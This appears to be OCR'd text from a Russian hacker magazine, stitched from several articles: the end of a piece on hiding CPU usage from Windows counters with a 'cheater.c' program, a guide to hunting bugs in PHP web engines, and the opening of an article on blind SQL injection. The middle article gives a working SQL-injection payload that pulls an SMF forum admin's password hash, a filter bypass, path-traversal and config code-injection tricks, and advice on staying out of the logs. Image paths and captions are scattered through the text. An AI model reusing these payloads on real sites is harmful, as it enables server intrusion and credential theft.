пробуждении поток получает полный квант, открывающий новый «отчетный период», это естественным образом синхронизует его с приходом «инспектора». КПД программы, конечно, упадет (часть времени она будет спать вместо того, чтобы работать), но куда нам спешить? Напишем несложную тестовую утилиту и проведем с ней несколько познавательных экспериментов:

«Достопочтенный «Червь Морриса» периодически расщеплял себя надвое, уничтожая материнский процесс, чтобы избежать «накопления» времени ЦП»

CHEATER.C — ПРОГРАММА, ДЕМОНСТРИРУЮЩАЯ ЧЕСТНУЮ КРАЖУ ПРОЦЕССОРНОГО ВРЕМЕНИ

```
// total — общее количество вычислений некоторого типа
(неважно каких)
```



Чем больший остаток кванта мы отдаем — тем ниже загрузка ЦП (steal == 20000)

```
#define total  100000000

// steal — количество вычислений, выполняемых перед
отдачей остатка кванта
#define steal  30000

main()
{
   // локальные переменные, которые мы будем
   // использовать
   int a, b, c, sum = 1;
   DWORD A1;

   // засекаем время начала выполнения
   // вычислительного цикла
   A1=GetTickCount();

   for (b = 0; b < total/steal; b++)
      // мотаем главный цикл
   {
      // мотаем цикл, исполняющийся в пределах
      // одного кванта
      for (a = 0;a < steal; a++)
         sum += sum % 3 + 1;


      // …а остаток кванта мы спим, как сурки
      // Sleep(1);
   }

   // выводим _реальное_ время, потраченное на
   // вычисления
   printf("==%d sec\n", (GetTickCount() — A1)/1000);

   // возвращаем sum назад, чтобы оптимизирующий
   // компилятор не принял ее за неиспользуемую
   // переменную и не выкинул результаты вычислений,
   //  исказив результаты экспериментов
   return sum;
}
```

Транслируем программу компилятором «Microsoft Visual C++» со следующими ключами командной строки: «cl.exe /Ox cheater.c» (где /Ox







При отдаче половины кванта программа 50% времени проводит во сне, а 50% — интенсивно нагружает ЦП, но, по данным счетчиков производительности, загрузка ЦП практически полностью тонет в фоновых «шумах»

— максимальная оптимизация) и запускаем полученный файл cheater.exe на выполнение.
Поскольку функция Sleep(1) пока закомментирована, программа использует все доступное процессорное время. Поэтому загрузка процессора (на однопроцессорной машине без поддержки Hyper-Threading или многоядерности) вплотную приближается к 100%, а полное время выполнения (по показаниям самой программы) на P-III 733 MHz составляет 7 сек. Эти показания вполне соответствуют счетчику производительности, оценившему потребление процессорного времени в 6 сек. В данном случае счетчику производительности можно верить, поскольку он вычисляет из общего времени выполнения то время, которое программа была вынуждена разделять с другими — в фоне играл Winamp, пара файлов качалась из сети.
А теперь раскомментируем Sleep(1), перекомпилируем программу и запустим ее по новой. Как нетрудно видеть, загрузка процессора существенно снизилась, достигнув в максимуме ~80%, а полное время выполнения программы увеличилось на одну секунду (8 сек.). Однако показания «Диспетчера Задач» радикально изменились — он показал всего 3 сек., что, очевидно, не соответствует действительности! Объем вычислений-то не изменился! И потому подлинное значение потребления процессорного времени никак не могло упасть. А ведь упало. Причем, в два раза!
OK, уменьшаем значение переменной steal с 30000 до 20000 и вновь перекомпилируем программу. На этот раз загрузка процессора падает до ~50% (ширина «холмика», соответственно увеличивается). Полное время выполнения (вследствие падения КПД) составляет уже 11 сек., но показания счетчика производительности продолжают уменьшаться и колеблются между 2 и 3 сек., что дает нам среднее значение в 2,5 сек.
А теперь смертельный номер! Уменьшаем steal с 20000 до 10000, чтобы поток существенную часть своего времени проводил во сне. И что же? Загрузка процессора упала настолько, что его «холмик» практически сравнялся с «шумом» фоновых выплесков. Полное время выполнения программы увеличилось до 13 сек. (что вдвое больше первоначального результата с закомментированной функцией Sleep), но счетчик производительности показывает 0 сек. потребления процессорного времени (или 1 сек. — в худшем случае).

На двухпроцессорных машинах украсть машинное время еще легче (то же самое относится к Hyper-Threading и многоядерным ЦП), поскольку наш вычислительный поток в каждый момент выполняется на одном процессоре (хотя может мигрировать с процессора на процессор в процессе своей жизнедеятельности — это зависит от того, какой процессор быстрее освободится). Подсчет машинного времени обычно усредняется для всех процессоров. Даже при выводе раздельных графиков загрузки (по одному на каждый ЦП), за счет того, что наш поток периодически перебрасывается с одного процессора на другой, значения счетчиков производительности усредняются, в результате чего происходит их «сглаживание».
Естественно, для эффективной кражи процессорного времени необходимо знать тактовую частоту целевого процессора (процессоров), определяющую объем вычислений, которые программа проводит, прежде чем отдать остаток кванта другому потоку. Чем выше тактовая частота — тем выше значение переменной steal, и, соответственно, наоборот.

«Честная» загрузка ЦП вычислительной задачей, выполняемой программой cheater.exe





ELEKT
/ [SENCORED!]@ANTICHAT.RU /

ТЕРНИСТЫЙ ПУТЬ БАГОИСКАТЕЛЯ

ОБЩИЕ ПРИЕМЫ АНАЛИЗА PHP-ДВИЖКОВ

Бытует мнение, что найти серьезный баг в популярном продукте нельзя. Действительно, сделать это сложно. Современные кодеры пишут продукты явно с учетом существования нас с вами. Однако пусть они хоть обтестируются — проследить все до единой взаимозависимости и вызовы способен лишь гений, которых, как известно, в мире очень мало. Зато хакеров, которых хлебом не корми, дай что-нибудь взломать, пока хватает.

СОЗДАЕМ ПЛАЦДАРМ

Перво-наперво поднимем локальный веб-сервер на своем PC. Согласись, что палить найденные баги в логах на официальном сайте просто не профессионально. Хотя дело не только в «засвечивании» уязвимостей. Настройки чужого сервера могут быть неблагоприятны, и мы просто не заметим баг в движке. Поэтому скажу несколько слов о настройке локального веб-сервера с приоритетом на максимальное отображение всех ошибок. Для продуктивной работы обзаведемся связкой Apache+PHP+MySQL. Уделим внимание некоторым переменным в php.ini.

PHP.INI

```
register_globals=ON ; глобализация переменных — потенциальная брешь в безопасности

magic_quotes=OFF ; отключаем магические кавычки для GET/POST/COOKIE — благоприятствует SQL-inj
magic_quotes_runtime=OFF ; благоприятствует SQL-inj
magic_quotes_sybase=OFF ; благоприятствует SQL-inj
mysql.trace_mode=ON ; включает показ ошибок MySQL
allow_url_fopen=ON ; разрешает удаленное открытие файлов файловыми функциями
allow_url_include=ON ; разрешает удаленно инклудить файлы(PHP5.2)
error_reporting=E_ALL ; показ всех ошибок
error_log= /var/log/httpd/php_error ; логирование ошибок

log_errors=ON ;  логирование ошибок
disable_functions= ; никаких ограничений
safe_mode=OFF ;  никаких ограничений
open_basedir= ; никаких ограничений
sql.safe_mode=OFF ; благоприятствует SQL-inj
```

И, конечно, грамотно настроим конфиг Апача:

```
DirectoryIndex [пусто]; нет стартовой страницы
Options Indexes;  листинг директорий
(это позволит сканеру свободно проиндексировать и проанализировать все скрытые скрипты)
```

Все, теперь наш плацдарм готов для анализа бажных движков.

ПОИСКОВИКИ

Аудит цели почти каждый привык начинать с нехитрых запросов в поисковых системах. Но едва дело доходит до аудита кода, зачастую про них забывают. Вот это зря! Ведь Гугл предоставил мощное средство поиска в исходниках (www.google.com/codesearch?hl=ru). Прими это к сведению — пригодится.

СРАВНЕНИЕ ВЕРСИЙ

Ничто не мешает обратить обновление движка против него самого. То есть тупо взять две соседних версии проекта и сравнением изменений найти в нем баг. Часто разработчик прикладывает HISTORY.txt к своему детищу, дабы мы могли на глазок оценить прогресс развития проекта. Но это палка о двух концах. Ведь помимо всяких баг-фиксов в этом файле может быть и скудное описание найденных закрытых уязвимостей. Иными словами, можно использовать HISTORY.txt для атак на старые версии, ведь за обновлением движка следит далеко не каждый администратор проекта.
На заметку еще один момент. То, что пофиксено — не обязательно пофиксено повсеместно. Есть множество примеров из публичных багов (например, подстановка %2527 в phpBB) и личного опыта, когда разработчиком патчится один файл, а по соседству лежат еще 10 дырявых скриптов с аналогичным багом. Чем не хакерский рай?
Если цель — взломать определенный движок, то следует посетить официальный сайт проекта. В 99% случаях там есть security-трек либо RSS-лента, где можно найти что-нибудь интересное — будь то информация о новом модуле или мегадобавление, без которого пользователь, по уверениям разработчика, не сможет прожить ни дня.
Бывает, что меняется состав команды кодеров, и в первую очередь страдает безопасность, поскольку сроки выполнения проекта всегда важнее его качества.
И еще. Нужно обязательно скачать последнюю и предпоследнюю версию движка. В общем-то, я уже это предлагал, но здесь речь идет не об HISTORY.txt. Воспользуйся автоматизированной утилитой для побайтного



сравнения файлов (например, AVC, WinMerge, AutoVer, Bazaar, Beyond Compare — ищи их на нашем DVD) и попытайся понять, почему программист дописал или убрал выделяющийся код. Отмечу, что замечательность архива, в который запакован движок, в том, что помимо самих файлов в нем сохраняются их атрибуты, в том числе и даты изменения. Распаковав архив, находим банальным виндовым поиском свеженькие файлы и скрупулезно ищем отличия от предыдущей версии двига.

ПОИСК ПО РЕГУЛЯРНОМУ ВЫРАЖЕНИЮ

Итак, наступает самая важная хакерская фаза — ручная раскопка исходников. Поверь мне, так и только так мы получим то, что ищем. Ведь ни один сканер не сделает за тебя эту грязную и скрупулезную работу!
С течением времени опыт будет приносить свое... Даст тебе возможность просматривать код одним глазом (или даже по диагонали), сходу выявляя дефекты приложения. Но на первых порах рекомендую пользоваться какой-либо продвинутой поисковой софтиной. Уж чего-чего, а их сейчас предостаточно. Желательно, чтобы тулза поддерживала поиск в архивах, поскольку при массовом скане набора движков на конкретный баг, согласись, что распаковывать каждый файл весьма накладно. Чтобы не быть голословным, я выложил подборку зарекомендованных программ на наш DVD (SearchInform, PowerGREP, HandyFind и TextSuperSearch). Установив себе любую из них, зададим ключевое слово или фразу и обратимся к огромному логу. Баг, в отличие от девушки, ждет тебя, постоянен и предсказуем :).
Поиск может носить взаимообратную тактику, то есть либо мы сканируем один двиг на все баги, либо набор движков на один баг. В первом случае мы работаем на качество (к чему я и советую стремиться), а во втором, несомненно, на количество.
Часто случается так, что хакер находит уязвимость в функции PHP, регулярном выражении или в другой глобальной вещи. И данный баг характерен для многих продуктов. Помни, главная задача заключается в том, чтобы не проворонить аналогичную дырку в другом популярном двиге и заюзать ее, пока админ или коллега хакер не добрался до багтрака.
Кстати! Внимательно следи за багтраками, смотри принцип работы чужих эксплоитов — все это тебе понадобится в дальнейшем, если ты действительно намерен добиться успеха, а не быть посредственным псевдохакером, каких сейчас толпы.

ЦЕЛИ ПОИСКА

Итак, давай выясним, чего же мы хотим? А хотим мы порулить сервером. Исходя из этого, сформулируем цели и задачи.

Вторжение на сервер условно можно разделить на следующие этапы:
1. Повышение привилегий. В общем случае этап заключается в повышении прав с гостя до администратора/модератора/редактора и т.д. Как правило, это осуществляется при помощи SQL-инъекции или XSS. О данных атаках не раз писали на страницах нашего журнала, поэтому заострять внимание на этом не буду. На практике, доверия к администратору всегда больше, потому код «админок» или «модерок» на порядок дырявее прочих. И частенько, имея учетную запись пользователя или модератора, можно так или иначе получить права админа. Согласен, что этот шаг необязателен, поскольку наличие других уязвимостей позволяет пропустить его, например:
2. Выполнение произвольного кода с привилегиями веб-сервера. Вот то, ради чего мы с вами мучаемся (хотя, надо сказать, что далеко не каждый хакер удовлетворяется веб-шелом). Отдельно коснусь инклудов. Не забываем, что для удаленных уязвимостей подобного рода помимо нулл-байта существует знак вопроса, а для локальных пригодны логи апача и файлы сессий.
Заострим наше внимание на исполнении произвольного кода в админке. Желанная надпись «Загрузить шелл как картинку» встречается все реже, а полазать по серваку по-прежнему охота. Существует масса способов исполнить произвольный код, там, где нельзя, но очень хочется. Часть из них я описал в статье «Роковые ошибки PHP», а вот, на десерт, еще парочка способов.

ТРЮК ПЕРВЫЙ

Данным, получаемым из БД, доверяют 99% приложений. При заносе в БД данные очень тщательно проверяются, но не наоборот. Самый смак в том, что даже если на серваке включен magic_quotes и найденный инклуд невозможно проэксплуатировать, то MySQL дает отличный козырь, поскольку он вполне переваривает NULL-байт. Ну а в базе может храниться путь к двигу, теме, шаблону или языку, который входит в часть пути инклуда! Модуль восстановления БД сейчас есть практически везде. Вот так, нехитрым образом, можно посмотреть базу аккаунтов на сервере.

```
UPDATE cms_config SET lang=concat('rus/../../
../../etc/passwd',0x00);
```

ТРЮК ВТОРОЙ

Настройки доступа к БД зачастую хранятся в файле, который может редактироваться из админки. В случае недостаточной фильтрации мы можем вписать в конфиг произвольный PHP-код. Например, phpinfo().




links

http://security.nnov.ru/source/PHP.html — ошибки в PHP

http://domainsdb.com — база для поиска соседей на виртуальном хостинге.


http://madnet.name/tools/bugsearch/ — уникальный оригинальный он-лайн гугл-сканер.

http://tools.webmasters.sk/sitemap-creator.php — инструмент создания карты сайта, находит то, о чем давно забыл админ :).




dvd

На нашем диске ты найдешь большую подборку различных сканеров исходных кодов.
Но помни, что пока лучший известный сканер — это человеческий мозг. Собери под него базу!




Super Text Search

PasswordPro с внешним модулем



Mysql error при неверном $topic



SQL-inj, используя технологию «more 1 row»

Было:

```
$db_host = 'localhost';
```

Стало

```
$db_host = 'localhost';phpinfo();\\';
```

3. Дальнейшее повышение прав aka «полный рут» всеми правдами и неправдами. Рассмотрение сей проблемы, к сожалению, выходит за пределы темы статьи.

СЛАДКОЕ ПЕЧЕНЬЕ

Предположим, с помощью найденной баги удалось перехватить хэш пароля администратора. Но вот незадача — вход в админку реализуется только по паролю (не в виде хэша). Неужели опять брутить? Не спешим запускать любимый брутфорс, а внимательно покопаемся в сорцах с целью четкого выяснения механизма авторизации. В большинстве случаев вовсе не обязательно колоть хэш — достаточно сгенерировать валидный кукиз на его основе и админка будет для нас открыта.
Кстати, еще далеко не все движки используют сессии, время жизни сессии/кукиза, или хитрый алгоритм с солью, что препятствует использованию добытого хэша в хакерских целях.

АВТОМАТИЗАЦИЯ

Настало время написать эксплоит на успешно найденный баг. Не волнуйся, тут нет ничего сверхсложного. Новичку на первое время я бы рекомендовал разобраться в чужом эксплойте и просто апдейтить его код под свои нужды. Набравшись опыта, напишешь свой собственный. Выбор языка — дело вкуса и склонностей. В качестве базового ты можешь воспользоваться тем, который мы сейчас напишем.
При написании эксплойта желательно использовать алгоритм атаки, наиболее незаметной с точки зрения логов (POST, COOKIE, но никак не GET! Не стоит палить найденный баг), а также учитывать пограничные ситуации, когда в работе эксплойта что-либо может пойти не так. Например, отключен вывод ошибок, на который опирается эксплойт, или версия/тип базы данных не подходит. Здесь следует грамотно предусмотреть режим отладки и т.п. Не ленись — сделай это для себя, ведь в дальнейшем самому же будет проще разобраться.

SMF <= 1.1.4 SQL-INJECTION

Настало время применить наши знания на практике. В качестве цели был избран подопытный движок Simple Machines Forum (SMF) последней версии 1.1.4.
Позволю себе небольшое лирическое отступление: летом в SMF нашли SQL-injection и в связи с этим был обнародован публичный эксплоит. Уместным будет сказать о том, что после подобных «сюрпризов» разработчики хватаются за голову и начинают старательно патчить свое творение. Как следствие, поиск новых уязвимостей становится на порядок сложнее. Сразу после выхода эксплоита кодеры реально озаботились секурностью своего продукта и залатали дырки по полной программе. Гайки закрутили тщательно — слешируется и «чарится» абсолютно все, что только существует, причем иногда и по два-три раза. Встроена целенаправленная защита от ансета, глобальса, SQL-атак, организовано грамотное логирование ошибок. В общем, все, вроде бы, как подобает. Но русские хакеры не сдаются :). Пробежавшись по сорцам, я заметил интересную вещь: глобальный массив _REQUEST насильно переписывают через _GET и _POST. Даже не представляю, зачем это потребовалось. Далее, кодеры забывают обнулить $topic в случае отсутствия его в новом запросе. Смотри сам:

/Sources/QueryString.php

```
   $_REQUEST = $_POST + $_GET;
...............
   if (isset($_REQUEST['topic']))
   {
      $topic = (int) $_REQUEST['topic'];
   }
```

Таким образом, при register_globals=ON мы можем определить $topic через COOKIE и обойти фильтрацию.
Дело в том, что в дальнейшем скрипты всецело доверяют переменной $topic, подставляя её в кучу кверей даже без кавычек!

/Sources/Load.php

```
 // Check for moderators and see if they have access to
the board.
function loadBoard()
{
...............
  if (empty($temp))
  {
    $request = db_query("
SELECT c.ID_CAT, b.name AS bname, b.description,
b.numTopics, b.memberGroups, b.ID_PARENT, c.name AS
cname, IFNULL(mem.ID_MEMBER, 0) AS ID_MODERATOR, mem.
realName" . (!empty($topic) ? ", b.ID_BOARD" : '')
. ", b.childLevel, b.ID_THEME, b.override_theme,
b.permission_mode, b.countPosts
FROM ({$db_prefix}boards AS b" . (!empty($topic) ? ",
{$db_prefix}topics AS t" : '') . ")
LEFT JOIN {$db_prefix}categories AS c ON (c.ID_CAT =
b.ID_CAT)
LEFT JOIN {$db_prefix}moderators AS mods ON (mods.ID_
BOARD = ". (empty($topic) ? $board : 't .ID_BOARD') . ")
LEFT JOIN {$db_prefix}members AS mem ON (mem.ID_MEMBER =
mods.ID_MEMBER)
WHERE b.ID_BOARD = " . (empty($topic) ? $board : "t.ID_
BOARD AND t.ID_TOPIC = $topic"), __FILE__, __LINE__);
```

Перебрав несколько сайтов из гугла, я нашел подтверждение своей догадке в виде победного «..Mysql error..» :).
Но если бы все было так просто! Получив вожделенный еррор, сталкиваешься со следующей проблемой — защитой против скулей.

Advanced Visual Compare


/Sources/Subs.php

```
function db_query($db_string, $file, $line)
{
..............
   if (empty($modSettings['disableQueryCheck']))
   {
..............
      $clean .= substr($db_string, $old_pos);
      $clean = trim(strtolower(preg_replace(array('~\
s+~s', '~/\*!40001 SQL_NO_CACHE \*/~', '~/\*!40000 USE
INDEX \([A-Za-z\_]+?\) \*/~'), array(' ', ' ', ' '),
$clean)));

      // We don't use UNION in SMF, at least so far.  But
it's useful for injections.
      if (strpos($clean, 'union') !== false && preg_
match('~(^|[^a-z])union($|[^[a-z])~s', $clean) != 0)
         $fail = true;
      // Comments?  We don't use comments in our queries,
we leave 'em outside!
      elseif (strpos($clean, '/*') > 2 || strpos($clean,
'--') !== false || strpos($clean, ';') !== false)
         $fail = true;
      // Trying to change passwords, slow us down, or
something?
      elseif (strpos($clean, 'sleep') !== false && preg_
match('~(^|[^a-z])sleep($|[^[a-z])~s', $clean) != 0)
         $fail = true;
      elseif (strpos($clean, 'benchmark') !== false
&& preg_match('~(^|[^a-z])benchmark($|[^[a-z])~s',
$clean) != 0)
         $fail = true;
      // Sub selects?  We don't use those either.
      elseif (preg_match('~\([^)]*?select~s', $clean)
!= 0)
         $fail = true;
```

Как видно из кода, мы не можем использовать 'union', 'select','sleep', 'benchmark' и '/*'. Если применять технологию «Subquery more 1 row», то можно отказаться от union, sleep и benchmark. Но select и комментарий все равно остаются необходимы...

Казалось бы, безвыходная ситуация. Поскольку select будет пропущен фильтром, если перед селектом закроется скобка, то мы можем закрыть скобку в комментарии. Но ведь и сам комментарий вида /**/ фильтруется! Немного подумав, я вспомнил малоизвестный комментарий для MySQL — '#'. Однако '#' комментирует все от решетки и до конца строки, пожирая при этом всю полезную нагрузку. Тогда введем %0A (перевод строки) и полезное выражение, будучи начатым



www.hardened-php.net

как бы со следующей строчки, воспринимается интерпретатором вполне корректно!

```
COOKIE: topic=(#)%0Aselect 1)
```

Рабочий запрос полностью:


```
/index.php
COOKIE: topic=if(ascii(substring((#)%0Aselect
concat(id_member,0x3A,passwd) from smf_members where
is_activated=1 AND id_member=1 limit 1),1,1))>1,1,(#)%0
Aselect null from smf_members));
```

Еще некоторое время уходит на подгонку под багу моего шаблонного эксплоита, который ты можешь найти на видео-ролике к этой статье. Результатом работы эксплойта является хеш админского пароля в алгоритме sha1(strtolower($username).$password). Последняя версия PasswordPro имеет специальный модуль для восстановления пароля от такого хеша.

НАПУТСТВИЕ

Как видишь, даже весьма серьезные и защищаемые продукты не застрахованы от всех опасностей. Безграмотность кодеров и незнание тонкостей среды, в которой они программируют — настоящий рог изобилия багов. Помни это и копай дальше!

Text Workbench





ELEKT
/ NOSPAM@ANTICHAT.RU /

ИНЪЕКЦИИ ВСЛЕПУЮ

НОВАЯ АЛЬТЕРНАТИВА BENCHMARK'У ПРИ «СЛЕПЫХ» SQL-ИНЪЕКЦИЯХ

В этой статье показан новый и универсальный способ выполнения blind SQL-инъекций без использования benchmark'а. Найденная альтернатива позволяет получать требуемую информацию из базы данных в «неюзабельных» SQL-инъекциях, таких как UPDATE, DELETE, REPLACE и UPDATE. Также я подробно опишу аспекты практического использования бенчмарка при написании эксплойтов. И даю свой последний зуб, что это сработает практически на всех СУБД. Проверим?

COME ON

Программисты умнеют, багов в селект-запросах становится все меньше, а проблема SQL-инъекций в INSERT,UPDATE,REPLACE,DELETE и прочих становится все более и более актуальной. В последнее время я часто слышу вопросы: «..подскажи, что мне делать, если сервер выдает — 'mysql error INSERT INTO table_name VALUES(...'».

Видя такую ошибку, новичок в хаке закроет браузер, а любитель запостит сотый вопрос на форумах. В ответ, как правило, тишина либо советы, которыми он не в силах воспользоваться, поскольку раскрутка blind-SQL в виду специфики заставляет заморочиться даже специалистов (не говоря уж о новичках). К тому же дикое количество запросов к БД и объем трафика, характерный для слепых инъекций, требуют применения автоматизации, то есть умения писать эксплоит, что тоже ставит многих в тупик.

Способы проведения blind-атак давно известны и подробно расписаны 1dt. w0lf (еще 14 ноября 2004). Не читал статью только ленивый: www.securitylab.ru/contest/212099.php. Мое исследование можешь считать ее продолжением.

Когда мне попадается подобная скуль, я более чем доволен. Опасность и пользу она дает ощутимо большую, чем банальный селект-инъект.

Что можно из этого выжать? Немного мозга, и мы получим от БД все, что захотим. Это не селект — мы можем не только получать, но и изменять данные, к примеру, добавить нового админа. Согласись, что это гораздо приятнее, чем брутить пароль уже существующего.

